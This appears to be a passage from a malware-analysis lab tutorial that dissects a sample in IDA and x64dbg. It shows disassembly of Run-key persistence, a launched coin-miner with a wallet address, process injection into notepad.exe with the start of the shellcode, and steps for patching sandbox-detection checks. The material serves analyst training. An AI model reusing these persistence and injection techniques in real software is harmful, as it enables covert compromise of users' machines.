mov   r9d, 1                ; dwType
xor   r8d, r8d      ; Reserved
lea   rdx, ValueName ; "WindowsUpdater"
mov   [rsp+58h+cbData], ebx ; cbData
mov   [rsp+58h+phkResult], r12 ; lpData
call  cs:RegSetValueExA
mov   rcx, [rsp+58h+hKey] ; hKey
call  cs:RegCloseKey
mov   rcx, r12      ; lpFile
call  sub_403150
nop

```

```

; _int64 __fastcall sub_403150(LPCSTR lpFile)
sub_403150 proc near

lpDirectory= qword ptr -18h
nShowCmd= dword ptr -10h

sub   rsp, 38h
lea   r9, a11bcfr7sahtd9c ; "1Lbcfr7sAHTD9CgdQo3HTMTkV8LK4ZnX71"
lea   rdx, Operation ; "open"
mov   r8, rcx      ; lpFile
xor   ecx, ecx      ; hwnd
mov   [rsp+38h+nShowCmd], 0 ; nShowCmd
mov   [rsp+38h+lpDirectory], 0 ; lpDirectory
call  cs:ShellExecuteA
nop
add   rsp, 38h
retn
sub_403150 endp

```

```

loc_403212:
add   rsp, 40h
pop   rbx
pop   rdi
pop   r12
ret
sub_403190 endp

```

- It appears that this function places the file (`svchost.exe` located in the `TEMP` directory) into the registry key path

`SOFTWARE\Microsoft\Windows\CurrentVersion\Run` with the value name `WindowsUpdater`, then seals the registry key.

- This technique is frequently employed by both malware and legitimate applications to

maintain their grip on the system across reboots, ensuring automatic operation each time the system initiates or a user logs in.


- We've taken the liberty of renaming this function in IDA to `persistence_registry` for the sake of clarity.

```
.rdata:000000000040526B ; const CHAR SubKey[]
.rdata:000000000040526B SubKey      db 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
.rdata:000000000040526B                                     ; DATA XREF: sub_403190+13to
.rdata:0000000000405299 ; const CHAR ValueName[]
.rdata:0000000000405299 ValueName    db 'WindowsUpdater',0 ; DATA XREF: sub_403190+58to
```

Possible IOC: Highlight this technique in which the malware modifies the registry to achieve persistence.

- It does so by adding an entry for `svchost.exe` under the `WindowsUpdater` name in the `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` registry key.

- Upon establishing the registry, it initiates another function, `sub_403150`, which sets in motion the dropped file `svchost.exe` and funnels an argument into it.
 - A rudimentary Google search suggests that this argument could potentially be a `Bitcoin wallet address`.
 - Thus, it's reasonable to postulate that the dropped executable could be a coin miner.
- By rewinding our steps and inspecting the functions systematically, we can identify any residual functions that we've not yet scrutinized.
- The `Esc` key or the `Jump Back` button in the toolbar facilitates this reverse tracking.



- After tracing back on the analysed code, we've reached this block, where a subroutine `sub_402D20` is pending for analysis.
- So let's double click to open it and see what's inside it.

```

sub_402D20 proc near

    bInheritHandles= dword ptr -2A8h
    dwCreationFlags= dword ptr -2A0h
    lpEnvironment= qword ptr -298h
    lpCurrentDirectory= qword ptr -290h
    lpStartupInfo= qword ptr -288h
    lpProcessInformation= qword ptr -280h
    ProcessInformation= _PROCESS_INFORMATION ptr -278h
    StartupInfo= _STARTUPINFOA ptr -260h
    Buffer= byte ptr -1F5h

    push    r12
    push    rdi
    push    rsi
    push    rbx
    sub     rsp, 2A8h
    xor    eax, eax
    mov    ecx, 1Ah
    lea    rsi, unk_405057
    xor    r9d, r9d      ; lpThreadAttributes
    xor    r8d, r8d      ; lpProcessAttributes
    lea    rdx, CommandLine ; "C:\\Windows\\System32\\notepad.exe"
    lea    rdi, [rsp+2C8h+StartupInfo]
    rep stosd
    lea    rdi, [rsp+2C8h+ProcessInformation]
    mov    ecx, 6
    mov    [rsp+2C8h+StartupInfo.cb], 68h ; 'h'
    rep stosd
    lea    rax, [rsp+2C8h+ProcessInformation]
    lea    rdi, [rsp+2C8h+Buffer]
    mov    ecx, 1CDh      ; lpApplicationName
    rep movsb
    mov    [rsp+2C8h+lpProcessInformation], rax ; lpProcessInformation
    lea    rax, [rsp+2C8h+StartupInfo]
    mov    [rsp+2C8h+lpStartupInfo], rax ; lpStartupInfo
    mov    [rsp+2C8h+lpCurrentDirectory], 0 ; lpCurrentDirectory
    mov    [rsp+2C8h+lpEnvironment], 0 ; lpEnvironment
    mov    [rsp+2C8h+dwCreationFlags], 4 ; dwCreationFlags
    mov    [rsp+2C8h+bInheritHandles], 0 ; bInheritHandles
    call   cs>CreateProcessA
    test   eax, eax
    jz    loc_402E89

```

- Upon opening the subroutine, it's clear that it's setting up the necessary parameters for the `CreateProcessA` function to generate a new process.
 - It then proceeds to instigate a new process, `notepad.exe`, situated in the `C:\Windows\System32` directory.
- Here is the syntax for the `CreateProcessA` function.

```

BOOL CreateProcessA(
    [in, optional]    LPCSTR             lpApplicationName,
    [in, out, optional] LPSTR              lpCommandLine,
    [in, optional]    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional]    LPSECURITY_ATTRIBUTES lpThreadAttributes,

```

```

[in]          BOOL          bInheritHandles,
[in]          DWORD         dwCreationFlags,
[in, optional] LPVOID        lpEnvironment,
[in, optional] LPCSTR        lpCurrentDirectory,
[in]          LPSTARTUPINFOA lpStartupInfo,
[out]         LPPROCESS_INFORMATION lpProcessInformation
);

```

Code: [ida](#)

```

BOOL CreateProcessA(
    [in, optional]    LPCSTR          lpApplicationName,
    [in, out, optional] LPSTR           lpCommandLine,
    [in, optional]    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional]    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]              BOOL            bInheritHandles,
    [in]              DWORD           dwCreationFlags,
    [in, optional]    LPVOID          lpEnvironment,
    [in, optional]    LPCSTR          lpCurrentDirectory,
    [in]              LPSTARTUPINFOA lpStartupInfo,
    [out]             LPPROCESS_INFORMATION lpProcessInformation
);

```

- With `rdx` observed in the code, we see that the second argument to this function is pinpointed as `C:\\Windows\\System32\\notepad.exe`.

Return value


If the function succeeds, the return value is nonzero.

If the function fails, the return value is zero. To get extended error information, call `GetLastError`.

Note that the function returns before the process has finished initialization. If a required DLL cannot be located or fails to initialize, the process is terminated. To get the termination status of a process, call `GetExitCodeProcess`.

- We note in the `CreateProcessA` function documentation that a `nonzero` return value indicates successful function execution.
 - Consequently, if successful, it won't jump to `loc_402E89` but will continue to the next

block of instructions.



- The subsequent block of instructions hints at a commonplace type of process injection, wherein `shellcode` is inserted into the newly created process using `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread` functions.
- Let's decipher the process injection based on our observations of the code.
- A fresh `notepad.exe` process is fabricated via the `CreateProcessA` function. Following this, memory is allocated within this process using `VirtualAllocEx`.
 - The `shellcode` is then inscribed into the allocated memory of the remote process `notepad.exe` using the WINAPI function `WriteProcessMemory`.
 - Lastly, a remote thread is established in `notepad.exe`, initiating the `shellcode` execution via the `CreateRemoteThread` function.
- If the injection is triumphant, a message box manifests, declaring `Connection sent to C2`. Conversely, an error message surfaces in the event of failure.

```

xor    r9d, r9d      ; uType
lea    r8, Caption    ; "Message"
lea    rdx, aConnectionSent ; "Connection sent to C2"
xor    ecx, ecx      ; hWnd
call   cs:MessageBoxA
jmp    short loc_402E73

```

- For the sake of ease, let's rename the function `sub_402D20` as `process_Injection`.
- At the outset of this function, we can spot an unknown address `unk_405057`, the effective address of which is loaded into the `rsi` register via the instruction `lea rsi, unk_405057`.
 - Executed prior to the WINAPI functions call for the process injection, the reason for loading the effective address into `rsi` could be manifold - it might function as a data-accessing pointer or as a function call argument.
 - There is, however, the possibility that this address houses potential `shellcode`.
 - We will verify this when `debugging` these WINAPI functions using a debugger like `x64dbg`.

```

ProcessInformation= _PROCESS_INFORMATION ptr -278h
StartupInfo= _STARTUPINFOA ptr -260h
Buffer= byte ptr -1F5h


push    r12
push    rdi
push    rsi
push    rbx
sub    rsp, 2A8h
xor    eax, eax
mov    ecx, 1Ah
lea    rsi, unk_405057
xor    r9d, r9d      ; lpThreadAttributes
xor    r8d, r8d      ; lpProcessAttributes
lea    rdx, CommandLine ; "C:\\Windows\\System32\\notepad.exe"
lea    rdi, [rsp+2C8h+StartupInfo]
rep    stosd

```

<code>unk_405057</code>	<code>0FCh</code>
<code>.rdata:0000000000405058</code>	<code>48h ; H</code>
<code>.rdata:0000000000405059</code>	<code>83h</code>
<code>.rdata:000000000040505A</code>	<code>0E4h</code>
<code>.rdata:000000000040505B</code>	<code>0F0h</code>
<code>.rdata:000000000040505C</code>	<code>0E8h</code>
<code>.rdata:000000000040505D</code>	<code>0C0h</code>
<code>.rdata:000000000040505E</code>	<code>0</code>
<code>.rdata:000000000040505F</code>	<code>0</code>
<code>.rdata:0000000000405060</code>	<code>0</code>
<code>.rdata:0000000000405061</code>	<code>41h ; A</code>
<code>.rdata:0000000000405062</code>	<code>51h ; Q</code>
<code>.rdata:0000000000405063</code>	<code>41h ; A</code>

- Upon analyzing and renaming this process injection function, we will continue to retrace our steps to the preceding functions to ensure that no function has been

overlooked.




- **IDA** also offers a feature that visualizes the execution flow between functions in an executable via a `call` flow graph.
 - This potent visual tool aids analysts in navigating and understanding the control flow and the interactions among functions.
- Here's how to generate and examine the graph to identify the links among different functions:

- ```

- Switch to the disassembly view.
- Locate the `View` menu at the top of the `IDA` interface.
- Hover over the `Graphs` option.
- From the submenu, choose `Function calls`.

```




- There, we'll launch the executable within a debugger and establish breakpoints on the requisite instructions and select critical WINAPI functions.
- This strategy allows us to comprehend and manage the execution flow in real time as the program operates.

## Debugging

### Overview

- Debugging adds a dynamic, interactive layer to code analysis, offering a real-time view of malware behavior.
  - It empowers analysts to confirm their discoveries, witness runtime impacts, and deepen their comprehension of the program execution.
  - Uniting code analysis and debugging allows for a comprehensive understanding of the malware, leading to the effective exposure of harmful behavior.
- We could deploy a debugger like `x64dbg`, a user-friendly tool tailored for analyzing and debugging 64-bit Windows executables.
  - It comes equipped with a graphical interface for visualizing disassembled code, implementing breakpoints, examining memory and registers, and controlling the execution of programs.
- Here's how to run a sample within `x64dbg` to familiarize with its operations.
  - Launch `x64dbg`.
  - At the top of the `x64dbg` interface, click the `File` menu.
  - Select `Open` to choose the executable file we wish to debug.
  - Browse to the directory containing the executable and select it.
  - Optionally, command-line arguments or the working directory can be specified in the dialog box that appears.
  - Click `OK` to load the executable into `x64dbg`.
- Upon opening, the default window halts at a default breakpoint at the program's entry point.



- Loading an executable into `x64dbg` reveals the disassembly view, showcasing the assembly instructions of the program, thereby aiding in understanding the code flow.
  - To the right, the register window divulges the values of CPU registers, shedding light on the program's state.
  - Beneath the register window, the stack view displays the current stack frame, enabling the inspection of function calls and local variables.
  - Lastly, on the bottom left corner, we find the memory dump view, providing a pictorial representation of the program's memory, facilitating the analysis of data structures and variables.

## Simulating Internet Services

- The role of `INetSim` in simulating typical internet services in our restricted testing environment is pivotal.
  - It offers support for a multitude of services, encompassing `DNS`, `HTTP`, `FTP`, `SMTP`, among others.
  - We can fine-tune it to reproduce specific responses, thereby enabling a more tailored examination of the malware's behavior.
  - Our approach will involve keeping `INetSim` operational so that it can intercept any `DNS`, `HTTP`, or other requests emanating from the malware sample (`shell.exe`), thereby providing it with controlled, synthetic responses.
- We should configure `INetSim` as follows.

```
areaeric@htb[~/htb]$ sudo nano /etc/inetsim/inetsim.conf
```

- The below need to be uncommented and specified.

```
service_bind_address <Our machine's/VM's TUN IP>
dns_default_ip <Our machine's/VM's TUN IP>
dns_default_hostname www
dns_default_domainname iuquerfsodp9ifjaposdfjhgosurijfaewrwegwae.com
```

- Initiating `INetSim` involves executing the following command.


```
areaeric@htb[/htb]$ sudo inetsim
```

```
areaeric@htb[/htb]$ sudo inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
== INetSim main process started (PID 34711) ==
Session ID: 34711
Listening on: 0.0.0.0
Real Date/Time: 2023-06-11 00:18:44
Fake Date/Time: 2023-06-11 00:18:44 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 34715)
* smtps_465_tcp - started (PID 34719)
* pop3_110_tcp - started (PID 34720)
* smtp_25_tcp - started (PID 34718)
* http_80_tcp - started (PID 34716)
* ftp_21_tcp - started (PID 34722)
* https_443_tcp - started (PID 34717)
* pop3s_995_tcp - started (PID 34721)
* ftps_990_tcp - started (PID 34723)
done.
Simulation running.
```

- A more elaborate resource on configuring `INetSim` is the following:

<https://medium.com/@xNymia/malware-analysis-first-steps-creating-your-lab-21b769fb2a64>

- Finally, the spawned target's DNS should be pointed to the machine/VM where INetSim is running.



## Applying the Patches to Bypass Sandbox Checks

- Given that sandbox checks hinder the malware's direct execution on the machine, we need to patch these checks to circumvent the sandbox detection.
  - Here's how we can dodge sandbox detection checks while debugging with `x64dbg`.
  - Several methods can lead us to the instructions where sandbox detection is performed.
  - We will discuss a few of these.

## By Copying the Address from IDA


- During code analysis, we observed the sandbox detection check related to the registry key.
  - We can extract the address of the first `cmp` instruction directly from `IDA`.
- To find the address, let's revert to the IDA windows, open the first function we had renamed as `assumed_Main`, and look for the `cmp` instruction.

- To view the addresses, we can transition from graph view to text view by pressing the spacebar button.
- This exposes the address (as highlighted in the below screenshot)
- We can copy the address `00000000004032C8` from `IDA`.

**Code: ida**

